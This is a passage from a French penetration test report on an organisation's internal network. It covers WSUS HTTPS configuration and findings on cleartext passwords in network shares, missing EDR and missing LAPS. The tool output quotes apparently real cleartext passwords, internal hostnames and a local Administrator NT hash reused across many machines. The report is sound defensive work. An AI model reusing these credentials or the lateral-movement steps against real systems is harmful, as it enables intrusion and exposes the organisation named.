Si ce n'est pas le cas, ou si vous obtenez une erreur, redémarrez votre serveur WSUS. Certains changements ne sont peut-être pas bien pris en compte.




Il ne reste plus qu'à créer une GPO pour que les clients de votre parc utilisent le serveur WSUS en HTTPS.

Si l'on se réfère à la stratégie de groupe déployée précédemment, les serveurs et les postes de travail connectés à notre serveur WSUS utilisent une adresse « http ». Cela n'est pas conforme vis-à-vis de la nouvelle configuration que l'on vient de définir.

La stratégie de groupe créée précédemment doit être modifiée. Pour rappel, il s'agit de la GPO nommée « **WSUS – Paramètres communs** ». Éditez la GPO et parcourez les paramètres de cette façon :

Configuration ordinateur > Stratégies > Modèles d'administration > Composants Windows > Windows Update > Gérer les mises à jour proposées de Windows Server **Update Service**

Le paramètre que nous devons modifier se nomme « **Spécifier l'emplacement intranet du service de mise à jour Microsoft** ». Vous devez remplacer « http » par « https » et remplacer le numéro de port « 8530 » par « 8531 », comme dans cet exemple :



Vous pouvez valider et fermer l'éditeur de stratégie de groupe car il s'agit de la seule modification à effectuer.

Suite aux modifications que nous venons d'apporter, le serveur WSUS s'appuie sur des connexions HTTPS pour l'ensemble de ses communications.

Références	*https://www.it-connect.fr/chapitres/wsus-https-avec-un-certificat-ssl-pour-plus-de-securite/* *https://learn.microsoft.com/fr-fr/windows-server/administration/windows-server-update-services/deploy/2-configure-wsus*

Criticité	VI-015 – Mots de passe stockés en clair dans les partages réseau	CVSS
Importante		6.8

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau Local	Faible	Faible	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Changé	Élevé	Aucun	Aucun
Description	Cette vulnérabilité survient lorsque des utilisateurs ou des administrateurs stockent des identifiants sensibles, tels que des noms d'utilisateur et des mots de passe, en texte clair (non chiffré) sur des partages réseau accessibles. Ces fichiers peuvent être des documents texte, des feuilles de calcul, ou des fichiers de configuration qui contiennent directement ces informations sensibles.		

Éléments affectés


- 192.168.80.201
- 192.168.80.121\C$
- 192.168.80.121\D$

Risque détaillé

Lorsque les fichiers ne sont pas protégés par des permissions adéquates, ils peuvent être facilement accessibles à des utilisateurs non autorisés, y compris des personnes malveillantes ayant un accès au réseau ou à des partages non restreints. Cela expose l'organisation à des risques de compromission des comptes, menant potentiellement à un accès non autorisé à des systèmes d'importance critique. Ces identifiants peuvent se trouver dans des documents texte, des feuilles de calcul, ou des fichiers de configuration.

Observation

Nous constatons que des identifiants sont stockés en clair au sein des partages réseau.



Stockage d'identifiant en clair

Une fois Administrateur local des machines, nous pouvons accéder au C$ des postes. Nous constatons également que les utilisateurs stockent en clair des identifiants dans leur répertoire personnel.

```
[🔴][Apr 08, 2025 - 09:54:21 (CEST)] exegol-default /workspace # sn
                    _           _ _                 _
 ___ _ __ ___  ___ | |__    ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                                 v2.1.6  |___/

[+] Successfully authenticated to '192.168.80.121' as 'group-rim.lo
[\\192.168.80.121\]> use C$
[\\192.168.80.121\C$\]> cd Users
[\\192.168.80.121\C$\Users\]> cd f.pioch/
[\\192.168.80.121\C$\Users\f.pioch\]> cd Desktop/
[\\192.168.80.121\C$\Users\f.pioch\Desktop\]> cat keepass.txt
++Im@RaD!_0gY*
[\\192.168.80.121\C$\Users\f.pioch\Desktop\]>
```


Stockage d'identifiant en clair dans C$

Même chose ci-dessous, nous avons identifié des identifiants stockés en clair dans un partage D$:

```
[\\192.168.80.121\D$\dev\]> cat nico@192.168.80.15homegitreposrim-d.txt
git@192.168.80.15:/home/git/repos/rim-dashboard.git
ssh-keygen -t rsa -b 4096 -C frederic.pioch@riviera-imagerie.fr
ssh-keygen -t rsa -b 4096 -C frederic.pioch@riviera-imagerie.fr -f D:\de


scp D:\dev\ssh\rim_dashboard.pub nico@192.168.80.15:/home/git/repos/rim-

mdp server git
nico
N1C01337

Note pour mon future

pour pull dans le dossier rim-dashboard :
sudo git pull origin master


Sur le serveur git, le dossier de travail est /home/git/repos/rim-dashbo

Le mdp de git du serveur git est +Riviera24+
en cas de reset :
sudo passwd git
sudo systemctl restart sshd
[\\192.168.80.121\D$\dev\]>
```


Identifiant en clair dans D$

Nous constatons également l'utilisation de RemoteNG pour effectuer des taches de support, mais ce logiciel par défaut stocke les mots de passe de manière non sécurisée, permettant de récupérer les mots de passe en clair.



Récupération des identifiants stockés dans RemoteNG

Via les identifiants récupérés, il nous a été possible de nous connecter à des actifs sensibles comme le contrôleur de domaine et le serveur de sauvegarde VeeamBackup.



Réutilisation des identifiants récupérés dans RemoteNG

Remédiation

Complexité		Gain
Moyenne	VI-015 – Mise en place d'un coffre-fort numérique	Élevé

Afin d'éviter le stockage de documents contenant des informations sensibles telles que des mots de passe, il est fortement recommandé de mettre à disposition des utilisateurs un coffre-fort numérique leur permettant ainsi de stocker des documents sensibles ou des mots de passe de manière sécurisée. Une phase de transition sera alors à prévoir afin de sensibiliser et habituer les utilisateurs à ces nouvelles mesures.

Une fois le coffre-fort numérique en place, il est possible de rechercher de manière automatisée sur l'ensemble du Système d'Information des artefacts résiduels sur les différents partages pouvant contenir des données sensibles.

Plusieurs outils existent en fonction de la plateforme utilisée, ils parcourent l'ensemble des partages avec les droits du compte qui leur est fourni à la recherche de mots clés précis dans les documents qu'ils identifient.

Manspider pour les clients Linux et Snaffler pour les clients Windows en sont des exemples.

Références	*https://www.francenum.gouv.fr/guides-et-conseils/pilotage-de-lentreprise/dematerialisation-des-documents/comment-securiser-le* *https://github.com/blacklanternsecurity/MANSPIDER* *https://github.com/SnaffCon/Snaffler*

Criticité	VI-016 – Absence de système de protection en temps réel (EDR)	CVSS
Importante		6.6

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Élevée	Élevé	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Élevé	Élevé	Élevé
Description	Un système de protection en temps réel est un logiciel conçu pour détecter, prévenir et supprimer les logiciels malveillants, tels que les virus, les vers, les chevaux de Troie, les ransomwares et autres menaces. Il analyse les fichiers et les programmes sur un ordinateur, en temps réel ou à intervalles réguliers, pour identifier des comportements suspects ou des signatures de logiciels malveillants connus. Il offre ainsi une couche de protection essentielle contre les cyberattaques, en bloquant et en éliminant les menaces avant qu'elles ne puissent causer des dommages. Ce système peut se traduire par la présence d'un antivirus local classique ou bien d'un EDR avec une gestion centralisé.		

Éléments affectés

- 192.168.80.50
- 192.168.80.57
- 192.168.80.88
- 192.168.80.77
- 192.168.80.181
- 192.168.80.198
- 192.168.80.199


Risque détaillé

Sans système de protection en temps réel, l'ordinateur est vulnérable aux infections par divers types de logiciels malveillants, qui peuvent corrompre ou voler des données, ou encore dégrader les performances du système.

Il est aussi vulnérable à différentes attaques permettant de récupérer des informations sensibles sur celui ci (Dump de la base SAM / LSA, récupération d'informations présentes dans la mémoire du processus LSASS).

Observation

Il a été constaté l'absence de système de protection en temps réel (EDR) sur les serveurs Hyper-V.



Absence d'EDR sur les serveurs Hyper-V

Tout type d'attaque contre ces actifs n'est par conséquent pas bloqué car il est possible de désactiver Windows Defender en désactivant la protection en temps réel.

Remédiation

Complexité	VI-016 – Mise en place d'un EDR sur l'ensemble du parc informatique	Gain
Élevée		Élevé

Contrairement aux antivirus traditionnels, qui se concentrent principalement sur la détection et la suppression de logiciels malveillants connus, les solutions EDR offrent une visibilité approfondie sur les événements de sécurité, permettent l'analyse des comportements suspects et fournissent des capacités de réponse rapide pour contenir et remédier aux incidents de sécurité.

Si vous avez déjà un EDR en fonctionnement, il est impératif d'installer l'agent sur l'ensemble des actifs présents au sein du réseau interne.

Si vous ne disposez pas encore d'EDR, voici quelques recommandations de solutions :

1. SentinelOne
2. CrowdStrike Falcon
3. Microsoft Defender for Endpoint
4. Symantec EDR
5. Trend Micro

Références	*https://www.proofpoint.com/fr/threat-reference/endpoint-detection-and-response-edr* *https://www.lemagit.fr/conseil/EDR-vs-antivirus-Quelle-est-la-difference*

Criticité	VI-017 – Absence de LAPS	CVSS
Importante		6.6

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Élevé	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Changé	Faible	Faible	Faible
Description	LAPS (Local Administrator Password Solution) est un outil développé par Microsoft qui vise à gérer et sécuriser les mots de passe des comptes Administrateur locaux sur les machines Windows. LAPS permet la génération et le stockage sécurisé d'un mot de passe unique pour chaque compte Administrateur local sur les machines.		

Éléments affectés

- RM-SRV-HPV2
- RIM-PC-COMPTA2
- RIM-PC-XEFI
- RIM-SRV-HYPV1
- RIM-SRV-HYPV2
- RIM-SRV-HYPV3
- SRV-BCK01
- RIM-SRV-FICH
- RIM-SRV-AZUREAD
- RIM-PC-FACT2
- RIM-PC-ALT
- RIM-PC-COMPTA1
- RIM-PC-ARH03
- RIM-PC-ARH02
- RIM-PC-MIRANDA
- RIM-PC-CALL2
- RIM-PC-CALL9
- RIM-PTBL-TECHIN
- RIM-VM-INFO

Risque détaillé

En cas d'absence de LAPS, les risques qu'un mot de passe Administrateur local soit réutilisé sur plusieurs actifs est grand. Ce manque de contrôle sur ces comptes à haut privilège représente un risque critique pour le SI.

En effet, dans le cas où un serveur est compromis, il est possible de réaliser des actions à haut privilèges sur celui-ci. Nous pouvons ainsi récupérer les bases de sécurité internes de la machine (SAM), contenant le hash NT local de l'Administrateur. Si le même mot de passe Administrateur local est utilisé partout, l'attaquant pourra se déplacer latéralement sur le réseau et potentiellement atteindre des machines critiques de l'infrastructure.

Observation

Nous constatons que le LAPS ne semble pas déployé sur le périmètre interne. Il est alors possible pour un attaquant d'effectuer plus facilement des mouvements latéraux au sein du réseau interne en cas de compromission de machine.

```
] RIM-SRV-HYPV2\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf (admin)
] RIM-PC-COMPTA2\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf (admin)
] RIM-SRV-HYPV2\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf (admin)
] RIM-PC-XEFI\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf
] Windows 10.0 Build 26100 x64 (name:RIM-PC-FACT2) (domain:RIM-PC-FACT2) (signing
] Windows 10.0 Build 26100 x64 (name:RIM-PC-ALT) (domain:RIM-PC-ALT) (signing:Fal
] Windows 10.0 Build 26100 x64 (name:RIM-PC-COMTA1) (domain:RIM-PC-COMTA1) (signi
] Windows 10.0 Build 26100 x64 (name:RIM-PC-ARH03) (domain:RIM-PC-ARH03) (signing
] Windows 10.0 Build 26100 x64 (name:RIM-PC-ARH02) (domain:RIM-PC-ARH02) (signing
] Windows 10.0 Build 26100 x64 (name:RIM-PC-CALL6) (domain:RIM-PC-CALL6) (signing
] Windows 10.0 Build 26100 x64 (name:RIM-PC-MIRANDA) (domain:RIM-PC-MIRANDA) (sig
] Windows 10.0 Build 26100 x64 (name:RIM-PC-CALL2) (domain:RIM-PC-CALL2) (signing
] Windows 10.0 Build 26100 x64 (name:RIM-PC-CALL9) (domain:RIM-PC-CALL9) (signing
] Windows 10.0 Build 26100 x64 (name:RIM-PTBL-TECHIN) (domain:RIM-PTBL-TECHIN) (s
] Windows 10.0 Build 26100 x64 (name:RIM-VM-INFO) (domain:RIM-VM-INFO) (signing:F
] Windows 10.0 Build 26100 x64 (name:RIM-PC-PLANNING) (domain:RIM-PC-PLANNING) (s
] RIM-SRV-HYPV1\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf (admin)
] Windows 10.0 Build 26100 x64 (name:RIM-PC-RRH) (domain:RIM-PC-RRH) (signing:Fal
] RIM-SRV-HYPV3\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf (admin)
] Connection Error: The NETBIOS connection with the remote host timed out.
] RIM-SRV-HYPV1\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf (admin)
] server_name\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf
] SRV-BCK01\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf (admin)
] RIM-SRV-AD1\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf STATUS_LOGON_FAILUR
] RIM-SRV-FICH\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf (admin)
] RIM-SRV-AD0\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf STATUS_LOGON_FAILUR
] RIM-SRV-HYPV2\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf (admin)
] RIM-SRV-HYPV1\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf (admin)
] RIM-SRV-AD2\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf STATUS_LOGON_FAILUR
] RIM-SYNO2\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf STATUS_LOGON_FAILURE
] RIM-SRV-AZURAD\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf (admin)
] RIM-SYNO1\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf STATUS_ACCOUNT_DISABL
] RIM-PC-FACT2\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf
] RIM-PC-ALT\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf
] RIM-PC-COMTA1\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf
] RIM-PC-ARH03\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf
] RIM-PC-ARH02\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf
] Connection Error: The NETBIOS connection with the remote host timed out.
] RIM-PC-MIRANDA\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf
] RIM-PC-CALL2\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf
] RIM-PC-CALL9\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf
] RIM-PTBL-TECHIN\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf
] RIM-VM-INFO\Administrateur:02ee32fd7b1b5e0d37da83dd45ed1ccf (admin)
```

Absence de LAPS

Remédiation

Complexité	VI-017 – Implémenter LAPS pour protéger les comptes Administrateur local	Gain
Moyenne		Élevé

